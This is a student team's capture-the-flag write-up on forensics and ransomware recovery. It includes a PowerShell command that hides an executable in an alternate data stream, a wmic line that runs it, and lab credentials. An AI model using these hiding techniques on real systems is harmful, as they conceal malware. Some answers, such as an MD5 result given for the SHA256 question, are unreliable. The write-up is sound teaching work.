

PSP0201

WEEKLY WRITE UP

WEEK 6

GROUP 7

Group Name : Sang Haekeo (The Hackers)

Sang

- Taken from a Malay word , [sang](#) , meaning 'the'

Haekeo

- Taken from a Korean word , [해커](#) , meaning 'hacker'

ID	NAME	ROLE
1211100930	KU NAJWA SYAUQINA BINTI KU AZRIN	Member
1211101693	SAVITHA MURUGUMUNISEGARAN	Member

Day 21: Time for some ELForensics

Question 1

Read the contents of the text file within the Documents folder. What is the file hash for db.exe?

Using the PowerShell commands, we can perform this process.

```
Set-Location c:\Users\littlehelper\Documents
```

```
Get-ChildItem
```

```
Get-Content 'db file hash.txt'
```

```
Loading personal and system profiles took 628ms.
PS C:\Users\littlehelper> Set-Location .\Documents\
PS C:\Users\littlehelper\Documents> Get-ChildItem

Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime         Length Name
----                -----          ---- -  
-a---    11/23/2020 11:21 AM            63 db file hash.txt
-a---    11/23/2020 11:22 AM        5632 deebee.exe

PS C:\Users\littlehelper\Documents> Get-Content '.\db file hash.txt'
Filename:      db.exe
MD5 Hash:      596690FFC54AB6101932856E6A78E3A1
```

Question 2

What is the MD5 file hash of the mysterious executable within the Documents folder?

We can hash the file deebee.exe using Get-FileHash because we can see it in the Documents folder.

```
Get-FileHash -Algorithm MD5 'deebee.exe'
```

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 'deebee.exe'

Algorithm      Hash
----          ----
MD5           SF037501FB542AD2D9B06EB12AED09F0

Path
----
C:\Users\littlehelper\Documents\deebee.exe
```

Question 3

What is the SHA256 file hash of the mysterious executable within the Documents folder?

The executable file "deebee.exe" is the other one that is located in the "Documents" directory. We may use the command to create a hash value from a file in powershell.

```
Get-FileHash -Algorithm <alg> <path/filename>
```

For this question, the command will be

```
Get-FileHash -Algorithm MD5 deebee.exe
```

But keep in mind that SHA256 is the command's default algorithm. If we didn't provide the desired custom algorithm, the default value will be applied. Without the -Algorithm switch, We attempted to compute the hash, but the outcome was incorrect.

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 deebee.exe
Algorithm      Hash
-----      -----
MD5          5F037501FB542AD2D9B06EB12AED09F0

PS C:\Users\littlehelper\Documents> ■
```

Question 4

Using Strings find the hidden flag within the executable?

We first tried using the Select-String command to look for a Pattern containing "Red Ryder," but it was unsuccessful in doing so.

```
c:\Tools\strings64.exe -accepteula deebee.exe
```

Observe anything that appears out of the ordinary by scrolling back up to the top and then down through the file.

```
System
Main
System.Reflection
Sleep
Clear
.ctor
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
WrapNonExceptionThrows
deebbee
Copyright
2022
```

Let's also note this fascinating discovery before moving on to the following topic.

```
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
```

Question 5

What is the powershell command used to view ADS?

The command to view ADS using Powershell: `Get-Item -Path file.exe -Stream *`

Question 6

What is the flag that is displayed when you run the database connector file?

We used the Get-Item command first. In the binary file, this makes it easier for us to find other data streams.

`Get-Item -Path deebbee.exe -Stream *`

```
PS C:\Users\littlehelper\Documents> Get-Item -Path deebee.exe -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe
PSChildName  : deebee.exe::$DATA
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\Users\littlehelper\Documents\deebee.exe
Stream      : ::$DATA
Length      : 5632

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe
PSChildName  : deebee.exe:hidedb
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\Users\littlehelper\Documents\deebee.exe
Stream      : hidedb
Length      : 6144
```

Notice that we have two streams: the hidden ADS, "hidedb," and the default stream, "\$DATA."

Let's use the following command to launch the hidden executable now that we know the ADS's name.

```
wmic process call create $(Resolve-Path  
c:\Users\littlehelper\Documents\deebee.exe:hidedb)
```

```
PS C:\Users\littlehelper\Documents> wmic process call create $(Resolve-Path c:\Users\littlehelper\Documents\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: ■
```

With the final flag in addition to the Nice and Naughty List, this opens the original Database file.

Question 7

Which list is Sharika Spooner on?

Q7: Which list is Sharika Spooner on? *

Run the program.

Nice list

Naughty list

Question 8

Which list is Jaime Victoria on?

Q8: Which list is Jaime Victoria on? *

Run the program.

Nice list


Naughty list

Day 22: Elf McEager becomes CyberElf


Question 1

What is the password to the KeePass database?


We will use Remmina to connect to our target computer after it has fully booted up. The login credentials are Administrator and sn0wF!akes!!!



Let's open the oddly named folder on the Desktop when we have finished logging in. Run the KeePass programme after entering.



The master key is then required in order to enter. Sadly, we do not currently own the master key.



The name of the folder where KeePass is located appears dubious, almost as if it were encoded. Let's utilise the Magic recipe on CyberChef. When we type the folder's name, we can see that CyberChef was able to decode the Base64 encoding and that `the grinch was here` is the master key.

A screenshot of the CyberChef interface. The top bar says 'Last build: 6 months ago - v9 supports multiple inputs and a Node API allowing you to program with CyberChef!'. The main area has tabs for 'Recipe' and 'Input'. In the 'Input' tab, the text 'dGhIZ3JpbmNod2FzaGVyZQ' is shown. The 'Output' tab shows two rows of results. The first row has 'Recipe (click to load)' as 'From_Base64("A-Za-z0-9-_+', true)', 'Result snippet' as 'the grinch was here', and 'Properties' as 'Possible languages: English, German, Dutch, Indonesian. Matching ops: From Base64. Valid UTF8. Entropy: 3.28'. The second row has the same Recipe, Result snippet as 'the grinch was here', and Properties as 'Possible languages: English, German'.

Answer: `the grinch was here`

Question 2

What is the encoding method listed as the 'Matching ops'?

When we type the folder's name, we can see that CyberChef was able to decode the Base64 encoding.

Answer: base64

Question 3

What is the note on the hiya key?

Answer: Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

Question 4

What is the decoded password value of the Elf Server?

Let's explore KeePass after logging in to see if we can discover any other passwords. When we choose the Network tab, we can see that the Elf Server password has been stored. Let's try to decipher the password by copying it and pasting it into CyberChef.

Once more, the Magic formula is effective! It appears to have been successful in decoding the password from hex. The Elf Server password is sn0wm4n!

The screenshot shows the CyberChef interface with the following details:

- Input:** The input field contains the hex string: 736e30774d346e21.
- Output:** The output field shows the result of the decryption: sn0wm4n!. Below this, the raw hex input is also displayed: 736e30774d346e21.
- Properties:** The properties panel indicates that the output is Valid UTF8 and has an Entropy of 2.75.
- Matching ops:** The matching operations listed are From Base64, From Hex, From Hexdump, and Valid UTF8. The entropy for these operations is listed as 3.03.

Answer: sn0wm4n!

Question 5

What was the encoding used on the Elf Server password?

Answer: hex

Question 6

What is the decoded password value for ElfMail?

The password ic3Skating! decoded from an HTML entity can be found when we follow the same procedures for Elf Mail.

The screenshot shows the CyberChef interface with the following details:

Input: ic3Skating!

Output:

Recipe (click to load)	Result snippet	Properties
From_HTML_Entity()	ic3Skating!	Valid UTF8 Entropy: 3.28
	ic3Skat ing!	Matching ops: From HTML Entity Valid UTF8 Entropy: 3.33

Answer: ic3Skating!

Question 7

What is the username:password pair of Elf Security System?

Answer: superelfadmin:nothinghere

Question 8

Decode the last encoded value. What is the flag?

To begin searching for the last flag, we clicked the Recycle Bin tab. We can make out what appears to be JavaScript code in the notes. So we can execute the code in the browser's console and observe that it will take us to a GitHub URL.

If we follow this link we see it leads to our flag
THM{657012dcf3d1318dca0ed864f0e70535}.




Answer: THM{657012dcf3d1318dca0ed864f0e70535}

Day 23 – Blue Teaming: The Grinch Strikes Again!


Q1: What does the wallpaper say?

Ans : THIS IS FINE

use Remmina to connect to it. In Remmina, open Preferences -> RDP and make sure the wallpaper box is checked.



login with the username administrator and the password sn0wF!akes!!!





Q2: Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Ans : nomorebestfestivalcompany

Using CyberChef to decode the bitcoin address from Base 64 and we find that the address is nomorebestfestivalcompany.





A screenshot of the CyberChef application interface. The "Operations" sidebar shows various conversion options like "To Base64", "From Base64", "To Hex", etc. The main area shows a "Recipe" card for "From Base64" with the alphabet set to "A-Za-z0-9+/=" and the "Remove non-alphabet chars" checkbox checked. The "Input" field contains the base64 encoded string "bm9tb331ymvzd0z1c3RpdmfsY29tc0FueQea". The "Output" field shows the decrypted text "nomorebestfestivalcompany". Below the input and output fields are buttons for "STEP", "BAKE!", and "Auto Bake".

Q3: At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

Ans : .grinch


open the file explorer and open document. Make sure that Hidden Items is selected under the view tab in your file explorer. Open confidential and we see that the extension is .grinch .



Q3: What is the name of the suspicious scheduled task?


Ans : opidsfsdf

Open the Task Scheduler and click on the last scheduled task in the library. Look for a suspicious task named opidsfsdf. When we examine the properties we see this task runs a file located at C:\User\Administrator\Desktop\opidsfsdf.exe



Q4: Inspect the properties of the scheduled task. What is the location of the executable that is run at login?


Ans : C:\User\Administrator\Desktop\opidsfsdf.exe



Q5 : There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

Ans : 7a9eea15-0000-0000-0000-010000000000


Click on shadowcopy and go to general.




Q6: Assign the hidden partition a letter. What is the name of the hidden folder?

Ans : Confidential

Right click Backup and select Change Drive Letter and Paths. click Add and select any letter. We should now see Backup assigned to the letter Z.




We can tell the drives that are hidden by the fact that they are slightly transparent which is confidential.




Q7: Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Ans : m33pa55w0rdIZseecure!

restore the previous version of the master-password.txt.grinch file by right-clicking and open the file properties. Go to Previous Versions tab and select OK. open the file with notepad to reveal the flag.





Day 24 – The Final Challenge: The Trial Before Christmas

Q1: Scan the machine. What ports are open?

Answer: 80, 65000

run a scan with nmap to see what ports are open.

```
kali㉿kali: ~
```

```
Completed Parallel DNS resolution of 1 host. at 00:18, 0.04s elapsed
Initiating Connect Scan at 00:18
Scanning 10.10.214.92 [65535 ports]
Discovered open port 80/tcp on 10.10.214.92
Increasing send delay for 10.10.214.92 from 0 to 5 due to max_successful_tries increase to 4
Connect Scan Timing: About 1.90% done; ETC: 00:45 (0:26:38 remaining)
Connect Scan Timing: About 3.38% done; ETC: 00:48 (0:29:02 remaining)
Increasing send delay for 10.10.214.92 from 5 to 10 due to max_successful_tries increase to 5
Increasing send delay for 10.10.214.92 from 10 to 20 due to max_successful_tries increase to 6
Connect Scan Timing: About 12.19% done; ETC: 00:50 (0:27:30 remaining)
Connect Scan Timing: About 18.45% done; ETC: 00:50 (0:25:56 remaining)
Connect Scan Timing: About 23.25% done; ETC: 00:50 (0:24:19 remaining)
Connect Scan Timing: About 28.76% done; ETC: 00:50 (0:22:42 remaining)
Connect Scan Timing: About 33.82% done; ETC: 00:50 (0:21:04 remaining)
Connect Scan Timing: About 38.85% done; ETC: 00:50 (0:19:28 remaining)
Discovered open port 65000/tcp on 10.10.214.92
Connect Scan Timing: About 44.24% done; ETC: 00:50 (0:17:51 remaining)
Connect Scan Timing: About 49.54% done; ETC: 00:50 (0:16:13 remaining)
Connect Scan Timing: About 54.88% done; ETC: 00:51 (0:14:34 remaining)
Increasing send delay for 10.10.214.92 from 20 to 40 due to max_successful_tries increase to 7
Connect Scan Timing: About 63.56% done; ETC: 00:54 (0:12:56 remaining)
Connect Scan Timing: About 69.98% done; ETC: 00:55 (0:11:08 remaining)
Connect Scan Timing: About 75.80% done; ETC: 00:57 (0:09:17 remaining)
```


```
kali㉿kali: ~
```

```
Completed Parallel DNS resolution of 1 host. at 00:18, 0.04s elapsed
Initiating Connect Scan at 00:18
Scanning 10.10.214.92 [65535 ports]
Discovered open port 80/tcp on 10.10.214.92
Increasing send delay for 10.10.214.92 from 0 to 5 due to max_successful_tries increase to 4
Connect Scan Timing: About 1.90% done; ETC: 00:45 (0:26:38 remaining)
Connect Scan Timing: About 3.38% done; ETC: 00:48 (0:29:02 remaining)
Increasing send delay for 10.10.214.92 from 5 to 10 due to max_successful_tries increase to 5
Increasing send delay for 10.10.214.92 from 10 to 20 due to max_successful_tries increase to 6
